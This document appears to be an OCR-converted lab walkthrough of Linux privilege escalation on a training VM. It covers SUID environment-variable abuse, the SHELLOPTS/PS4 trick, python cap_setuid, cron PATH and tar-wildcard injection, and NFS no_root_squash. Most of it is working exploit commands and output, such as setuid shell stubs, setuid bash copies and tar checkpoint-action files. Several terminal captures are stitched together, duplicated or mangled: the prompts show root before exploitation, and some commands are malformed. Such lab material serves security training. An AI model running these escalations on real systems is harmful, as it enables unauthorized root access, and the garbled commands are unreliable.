
```
echo 'int main() { setgid(0); setuid(0); system("/bin/bash"); return 0; }' > /tmp/service.c
```



```
TCM@debian:~  
root@debian:/home/user# echo 'int main() { setgid(0); setuid(0); system("/bin/bash"); return 0; }' > /tmp/service.c  
root@debian:/home/user#  
1. In command prompt type: strings /usr/local/bin/suid-env  
2. From the output, notice the functions used by the binary.  
  
Exploitation  
  
Linux-00  
1. In command prompt type:  
echo 'int main() { setgid(0); setuid(0); system("/bin/bash"); return 0; }' > /tmp/service.c  
2. In command prompt type: gcc /tmp/service.c -o /tmp/service  
3. In command prompt type: export PATH=/tmp:$PATH  
4. In command prompt type: /usr/local/bin/suid-env  
5. In command prompt type: ld
```


```
gcc /tmp/service.c -o /tmp/service
```

```
export PATH=/tmp:$PATH
```



```
root@debian:/home/user# export PATH=/tmp:$PATH  
root@debian:/home/user#
```

```
/usr/local/bin/suid-env
```



```
root@debian:/home/user# /usr/local/bin/suid-env /bin/suid-env  
[....] Starting web server: apache2httpd (pid 1511) already running  
. ok  
root@debian:/home/user#
```

```
ld
```

Privilege Escalation - SUID (Environment Variables #2)

Linux VM :

find / -type f -perm -04000 -ls 2>/dev/null

```
TCM@debian: ~  
File Actions Edit View Help  
root@debian:/home/user# find / -type f -perm -04000 -ls 2>/dev/null  
809081 40 -rwsr-xr-x 1 root root 37552 Feb 15 2011 /usr/bin/chsh  
812578 172 -rwsr-xr-x 2 root root 168136 Jan 5 2016 /usr/bin/sudo  
810173 36 -rwsr-xr-x 1 root root 32808 Feb 15 2011 /usr/bin/newgrp  
812578 172 -rwsr-xr-x 2 root root 168136 Jan 5 2016 /usr/bin/sudoedit  
809080 44 -rwsr-xr-x 1 root root 43280 Jun 18 13:02 /usr/bin/passwd  
809078 64 -rwsr-xr-x 1 root root 60208 Feb 15 2011 /usr/bin/gpasswd  
809077 40 -rwsr-xr-x 1 root root 39856 Feb 15 2011 /usr/bin/chfn  
816078 12 -rwsr-sr-x 1 root staff 9861 May 14 2017 /usr/local/bin/suid-so  
816762 8 -rwsr-sr-x 1 root staff 6883 May 14 2017 /usr/local/bin/suid-env  
816764 8 -rwsr-sr-x 1 root staff 6899 May 14 2017 /usr/local/bin/suid-env2  
815723 948 -rwsr-xr-x 1 root root 963691 May 13 2017 /usr/sbin/exim-4.84-3  
832517 8 -rwsr-xr-x 1 root root 6776 Dec 19 2010 /usr/lib/eject/dmccrypt-get-device  
832743 212 -rwsr-xr-x 1 root root 212128 Apr 2 2014 /usr/lib/openssh/ssh-keysign  
812623 12 -rwsr-xr-x 1 root root 10592 Feb 15 2016 /usr/lib/pt_chown  
473324 36 -rwsr-xr-x 1 root root 36640 Oct 14 2010 /bin/ping6  
473323 36 -rwsr-xr-x 1 root root 34248 Oct 14 2010 /bin/ping  
473292 84 -rwsr-xr-x 1 root root 78616 Jan 25 2011 /bin/mount  
473312 36 -rwsr-xr-x 1 root root 34024 Feb 15 2011 /bin/su  
473290 60 -rwsr-xr-x 1 root root 53648 Jan 25 2011 /bin/umount  
1158723 912 -rwsrwxrwx 1 root root 926536 Sep 10 04:46 /tmp/nginxrootsh  
465223 100 -rwsr-xr-x 1 root root 94992 Dec 13 2014 /sbin/mount.nfs  
root@debian:/home/user#
```

/usr/local/bin/suid-env2

function /usr/sbin/service() { cp /bin/bash /tmp && chmod +s /tmp/bash && /tmp/bash -p; }

```
root@debian:/home/user# /usr/local/bin/suid-env2  
[....] Starting web server: apache2httpd (pid 1511) already running  
. ok  
root@debian:/home/user# function /usr/sbin/service() { cp /bin/bash /tmp && chmod +s /tmp/bash && /tmp/b  
ash -p; }  
root@debian:/home/user#
```

export -f /usr/sbin/service

/usr/local/bin/suid-env2

```
TCM@debian: ~  
File Actions Edit View Help  
809081 40 -rwsr-xr-x 1 root root 37552 Feb 15 2011 /usr/bin/chsh  
812578 172 -rwsr-xr-x 2 root root 168136 Jan 5 2016 /usr/bin/sudo  
810173 36 -rwsr-xr-x 1 root root 32808 Feb 15 2011 /usr/bin/newgrp  
812578 172 -rwsr-xr-x 2 root root 168136 Jan 5 2016 /usr/bin/sudoedit  
809080 44 -rwsr-xr-x 1 root root 43280 Jun 18 13:02 /usr/bin/passwd  
809078 64 -rwsr-xr-x 1 root root 60208 Feb 15 2011 /usr/bin/gpasswd  
809077 40 -rwsr-xr-x 1 root root 39856 Feb 15 2011 /usr/bin/chfn  
816078 12 -rwsr-sr-x 1 root staff 9861 May 14 2017 /usr/local/bin/suid-so  
816762 8 -rwsr-sr-x 1 root staff 6883 May 14 2017 /usr/local/bin/suid-env  
816764 8 -rwsr-sr-x 1 root staff 6899 May 14 2017 /usr/local/bin/suid-env2  
815723 948 -rwsr-xr-x 1 root root 963691 May 13 2017 /usr/sbin/exim-4.84-3  
832517 8 -rwsr-xr-x 1 root root 6776 Dec 19 2010 /usr/lib/eject/dmccrypt-get-device  
832743 212 -rwsr-xr-x 1 root root 212128 Apr 2 2014 /usr/lib/openssh/ssh-keysign  
812623 12 -rwsr-xr-x 1 root root 10592 Feb 15 2016 /usr/lib/pt_chown  
473324 36 -rwsr-xr-x 1 root root 36640 Oct 14 2010 /bin/ping6  
473323 36 -rwsr-xr-x 1 root root 34248 Oct 14 2010 /bin/ping  
473292 84 -rwsr-xr-x 1 root root 78616 Jan 25 2011 /bin/mount  
473312 36 -rwsr-xr-x 1 root root 34024 Feb 15 2011 /bin/su  
473290 60 -rwsr-xr-x 1 root root 53648 Jan 25 2011 /bin/umount  
1158723 912 -rwsrwxrwx 1 root root 926536 Sep 10 04:46 /tmp/nginxrootsh  
465223 100 -rwsr-xr-x 1 root root 94992 Dec 13 2014 /sbin/mount.nfs  
root@debian:/home/user# /usr/local/bin/suid-env2  
[....] Starting web server: apache2httpd (pid 1511) already running  
. ok  
root@debian:/home/user# function /usr/sbin/service() { cp /bin/bash /tmp && chmod +s /tmp/bash && /tmp/b  
ash -p; }  
root@debian:/home/user#
```

```
env -i SHELLOPTS=xtrace PS4='${cp /bin/bash /tmp && chown root.root /tmp/bash && chmod +s /tmp/bash}' /bin/sh -c '/usr/local/bin/suid-env2; set +x; /tmp/bash -p'
```


```
TCM@debian: ~
File Actions Edit View Help
root@debian:/home/user# env -i SHELLOPTS=xtrace PS4='${cp /bin/bash /tmp && chown root.root /tmp/bash && chmod +s /tmp/bash}' /bin/sh -c '/usr/local/bin/suid-env2; set +x; /tmp/bash -p'
cp: cannot create regular file '/tmp/bash': Text file busy
/usr/local/bin/suid-env2
cp: cannot create regular file '/tmp/bash': Text file busy
/usr/sbin/service apache2 start
cp: cannot create regular file '/tmp/bash': Text file busy
basename /usr/sbin/service
cp: cannot create regular file '/tmp/bash': Text file busy
VERSION='service ver. 0.91-ubuntu1'
cp: cannot create regular file '/tmp/bash': Text file busy
basename /usr/sbin/service
cp: cannot create regular file '/tmp/bash': Text file busy
USAGE='Usage: service < option > | --status-all | [ service_name [ command | --full-restart ] ]'
cp: cannot create regular file '/tmp/bash': Text file busy
SERVICE=
cp: cannot create regular file '/tmp/bash': Text file busy
ACTION=
cp: cannot create regular file '/tmp/bash': Text file busy
SERVICEDIR=/etc/init.d
cp: cannot create regular file '/tmp/bash': Text file busy
root.root /tmp/bash && chmod +s /tmp/bash' /bin/sh -c '/usr/local/bin/suid-env2; set +x; /tmp/bash -p'
OPTIONS=
cp: cannot create regular file '/tmp/bash': Text file busy
[' 2 -eq 0 ']'
cp: cannot create regular file '/tmp/bash': Text file busy
cd /
cp: cannot create regular file '/tmp/bash': Text file busy
n/suid-env2" output?
```

Privilege Escalation – Capabilities

Linux VM :


```
getcap -r / 2>/dev/null
```

notice the value of the “cap_setuid” capability.



```
TCM@debian:~  
File Actions Edit View Help News Translate  
cp: cannot create regular file '/tmp/bash': Text file busy  
set +x  
root@debian:/home/user# strings /usr/local/bin/suid-env2  
/lib64/ld-linux-x86-64.so.2  
__gmon_start__  
libc.so.6  
setresgid  
setresuid  
system  
__libc_start_main  
GLIBC_2.2.5  
ffff.  
ffffff.  
l$ L  
t$(L  
|$0H  
/usr/sbin/service apache2 start  
root@debian:/home/user# clear  
TERM environment variable not set.  
root@debian:/home/user# exit  
exit  
root@debian:/home/user# clear  
TERM environment variable not set.  
root@debian:/home/user# getcap -r / 2>/dev/null  
/usr/bin/python2.6 = cap_setuid+ep  
root@debian:/home/user#
```

```
/usr/bin/python2.6 -c 'import os; os.setuid(0); os.system("/bin/bash")'
```



```
root@debian:/home/user# /usr/bin/python2.6 -c 'import os; os.setuid(0); os.system("/bin/bash")'  
bash-4.1#
```

Privilege Escalation - Cron (Path)

Linux VM :

cat /etc/crontab

notice the value of the "PATH" variable.

```
root@debian:/home/user# cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/home/user:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root    overwrite.sh
* * * * * root    /usr/local/bin/compress.sh

root@debian:/home/user#
```

echo 'cp /bin/bash /tmp/bash; chmod +s /tmp/bash' > /home/user/overwrite.sh

```
root@debian:/home/user# echo 'cp /bin/bash /tmp/bash; chmod +s /tmp/bash' > /home/user/overwrite.sh
root@debian:/home/user#
```

chmod +x /home/user/overwrite.sh

```
root@debian:/home/user# chmod +x /home/user/overwrite.sh
root@debian:/home/user#
```

/tmp/bash -p

```
root@debian:/home/user# /tmp/bash -p
root@debian:/home/user#
```

Id

Privilege Escalation - Cron (Wildcards)

Linux VM :

cat /etc/crontab

notice the script “/usr/local/bin/compress.sh”

```
root@debian:/home/user# cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/home/user:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * root overwrite.sh
* * * * root /usr/local/bin/compress.sh

root@debian:/home/user#
```

cat /usr/local/bin/compress.sh

notice the wildcard (*) used by ‘tar’.

```
root@debian:/home/user# cat /usr/local/bin/compress.sh
#!/bin/sh
cd /home/user
tar czf /tmp/backup.tar.gz *

root@debian:/home/user#
```

echo 'cp /bin/bash /tmp/bash; chmod +s /tmp/bash' > /home/user/runme.sh

```
root@debian:/home/user# echo 'cp /bin/bash /tmp/bash; chmod +s /tmp/bash' > /home/user/runme.sh
root@debian:/home/user#
```

touch /home/user/--checkpoint=1

touch /home/user/--checkpoint-action=exec=sh\ runme.sh

```
root@debian:/home/user# touch /home/user/--checkpoint-action=exec=sh\ runme.sh
root@debian:/home/user#
```

/tmp/bash -p

Id

Privilege Escalation - Cron (File Overwrite)

Linux VM :

cat /etc/crontab

notice the script "overwrite.sh"

```
root@debian:/home/user# cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/home/user:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root    overwrite.sh
* * * * * root    /usr/local/bin/compress.sh

root@debian:/home/user#
```

ls -l /usr/local/bin/overwrite.sh

```
root@debian:/home/user# ls -l /usr/local/bin/overwrite.sh
-rwxr--rw- 1 root staff 40 May 13 2017 /usr/local/bin/overwrite.sh
root@debian:/home/user#
```

/tmp/bash -p

id

```
root@debian:/home/user# /tmp/bash -p
root@debian:/home/user# id
```

Privilege Escalation - NFS Root Squashing

Linux VM :

cat /etc/exports

notice that “no_root_squash” option is defined for the “/tmp” export.

```
root@debian:/home/user# cat /etc/exports
# /etc/exports: the access control list for filesystems which may be exported
# to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4 gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes gss/krb5i(rw,sync,no_subtree_check)
#
/tmp *(rw,sync,insecure,no_root_squash,no_subtree_check)
# /tmp *(rw,sync,insecure,no_subtree_check)
root@debian:/home/user#
```

showmount -e MACHINE_IP

```
nadda@Nadda: ~
File Actions Edit View Help
nadda@Nadda:~$ showmount -e 10.10.28.118
Export list for 10.10.28.118:
/tmp *
nadda@Nadda:~$
```

mkdir /tmp/1

mount -o rw,vers=2 MACHINE_IP:/tmp /tmp/1

```
nadda@Nadda:~$ sudo mount -o rw,vers=2 10.10.28.118:/tmp /tmp/1
nadda@Nadda:~$
```

echo 'int main() { setgid(0); setuid(0); system("/bin/bash"); return 0; }' > /tmp/1/x.c

```
nadda@Nadda: ~
File Actions Edit View Help
root@Nadda:/home/nadda# echo 'int main() { setgid(0); setuid(0); system("/bin/bash"); return 0; }' > /tmp/1/x.c
root@Nadda:/home/nadda#
```

gcc /tmp/1/x.c -o /tmp/1/x

```
nadda@Nadda: ~  
File Actions Edit View Help  
root@Nadda:/home/nadda# echo 'int main() { setgid(0); setuid(0); system("/bin/bash"); return 0; }' > /tmp/1/x.c  
root@Nadda:/home/nadda# gcc /tmp/1/x.c -o /tmp/1/x  
/tmp/1/x.c: In function 'main':  
/tmp/1/x.c:1:14: warning: implicit declaration of function 'setgid' [-Wimplicit-function-declaration]  
1 | int main() { setgid(0); setuid(0); system("/bin/bash"); return 0; }  
/tmp/1/x.c:1:25: warning: implicit declaration of function 'setuid' [-Wimplicit-function-declaration]  
1 | int main() { setgid(0); setuid(0); system("/bin/bash"); return 0; }  
/tmp/1/x.c:1:36: warning: implicit declaration of function 'system' [-Wimplicit-function-declaration]  
1 | int main() { setgid(0); setuid(0); system("/bin/bash"); return 0; }  
root@Nadda:/home/nadda# mount -o rw,vers=2 10.10.28.118:/tmp /tmp/1  
command prompt type:  
root@Nadda:/home/nadda# echo 'int main() { setgid(0); setuid(0); system("/bin/bash"); return 0; }' > /tmp/1/x.c  
In command prompt type: gcc /tmp/1/x.c -o /tmp/1/x  
In command prompt type: chmod +s /tmp/1/x
```

chmod +s /tmp/1/x

```
root@Nadda:/home/nadda# chmod +s /tmp/1/x 10.10.28.118:/tmp /tmp/1  
root@Nadda:/home/nadda#
```

/tmp/x

```
root@debian:/home/user# mount -o rw,vers=2 10.10.28.118:/tmp /tmp/1  
<ain() { setgid(0); setuid(0); system("/bin/bash"); return 0; }' > /tmp/1/x.c  
root@debian:/home/user# /tmp/x  
bash-4.1#
```

id